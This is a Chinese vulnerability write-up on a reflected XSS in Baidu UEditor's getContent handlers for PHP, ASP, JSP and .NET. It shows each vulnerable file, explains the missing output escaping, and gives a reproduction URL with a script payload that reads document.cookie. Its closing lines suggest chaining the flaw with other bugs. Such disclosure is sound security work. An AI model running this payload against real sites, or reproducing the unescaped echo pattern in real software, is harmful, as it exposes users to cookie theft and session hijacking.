

## 百度 ueditor 编辑器 xss 漏洞

### 一、漏洞简介

产品官网下载地址：

<https://ueditor.baidu.com/website/download.html#mini>

涉及版本：php, asp, jsp, net

### 二、漏洞影响


### 三、复现过程

#### 漏洞分析

存在漏洞的文件：

/php/getContent.php  
/asp/getContent.asp  
/jsp/getContent.jsp  
/net/getContent.ashx

[/php/getContent.php](#)



```
1 <script src="../third-party/jquery.min.js"></script>
2 <script src="../third-party/mathquill/mathquill.min.js"></script>
3 <link rel="stylesheet" href="../third-party/mathquill/mathquill.css"/>
4 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
5 <?php
6
7 //获取数据
8 error_reporting( level: E_ERROR|E_WARNING);
9 $content = htmlspecialchars($_POST['myEditor']);
10 //存入数据库或者其他操作
11
12 //显示
13 echo "<div class='content'>".htmlspecialchars_decode($content)."</div>";
14
15
```

入进行了过滤，但是在 14 行输出时却使用了 htmlspecialchars\_decode，造成 XSS 漏洞。

/asp/getContent.asp

A screenshot of a text editor window showing the code for 'getContent.asp'. The code is in VBScript and includes headers for jQuery and MathQuill, a meta tag for Content-Type, and a script that retrieves the 'myEditor' parameter from the request and outputs it as HTML.

```
1 <% @LANGUAGE="VBSCRIPT" CODEPAGE="65001" %>
2 <script src="../third-party/jquery.min.js"></script>
3 <script src="../third-party/mathquill/mathquill.min.js"></script>
4 <link rel="stylesheet" href="../third-party/mathquill/mathquill.css"/>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
6 <%
7 Dim content
8 content = Request.Form("myEditor")
9 Response.Write("<div class='content'>" + content + "</div>")
10 %>
```

获取 myEditor 参数无过滤，直接输出。

/jsp/getContent.jsp

A screenshot of a text editor window showing the code for 'getContent.jsp'. The code is in Java and includes headers for jQuery and MathQuill, a meta tag for Content-Type, and a script that sets character encoding, retrieves the 'myEditor' parameter, and outputs it as HTML.

```
1 <%@ page language="java" contentType="text/html; charset=utf-8" pageEncoding="utf-8"%>
2 <script src="../third-party/jquery.min.js"></script>
3 <script src="../third-party/mathquill/mathquill.min.js"></script>
4 <link rel="stylesheet" href="../third-party/mathquill/mathquill.css"/>
5 <meta http-equiv="Content-Type" content="text/html; charset=utf-8"/>
6 <%
7 request.setCharacterEncoding("utf-8");
8 response.setCharacterEncoding("utf-8");
9 String content = request.getParameter("myEditor");
10
11
12
13 response.getWriter().print("<div class='content'>" + content + "</div>");
14 %>
```

获取 myEditor 参数无过滤，直接输出。


/net/getContent.ashx

```
1 <%@ WebHandler Language="C#" Class="getContent" %>
2 /**
3  * Created by visual studio 2010
4  * User: xuheng
5  * Date: 12-3-6
6  * Time: 下午21:23
7  * To get the value of editor and output the value .
8  */
9 using System;
10 using System.Web;
11
12 public class getContent : IHttpHandler {
13
14     public void ProcessRequest (HttpContext context) {
15         context.Response.ContentType = "text/html";
16
17         //获取数据
18         string content = context.Request.Form["myEditor"];
19
20         //存入数据库或者其他操作
21         //-----
22
23         //显示
24
25         context.Response.Write("<script src='../third-party/jquery.min.js'></script>");
26         context.Response.Write("<script src='../third-party/mathquill/mathquill.min.js'></script>");
27         context.Response.Write("<link rel='stylesheet' href='../third-party/mathquill/mathquill.css'>");
28         context.Response.Write("<div class='content'>" + content + "</div>");
29
30     }
31
32     public bool IsReusable {
33         get {
34             return false;
35         }
36     }
37 }
38
39
```

获取 myEditor 参数无过滤，直接输出。

## 漏洞复现

php 版本测试，其他版本一样。



url:

`http://0-sec.org/php/getcontent.php`

payload:

```
myEditor=<script>alert(document.cookie)</script>  
// myEditor 中的 ' E ' 必须大写，小写无效。
```

由于只是个反弹 XSS，单独这个漏洞影响小。若能结合使用该编辑器的网站的其他漏洞使用，则可能产生不错的效果。

#### 四、参考链接

<https://blog.csdn.net/yun2diao/article/details/91381846>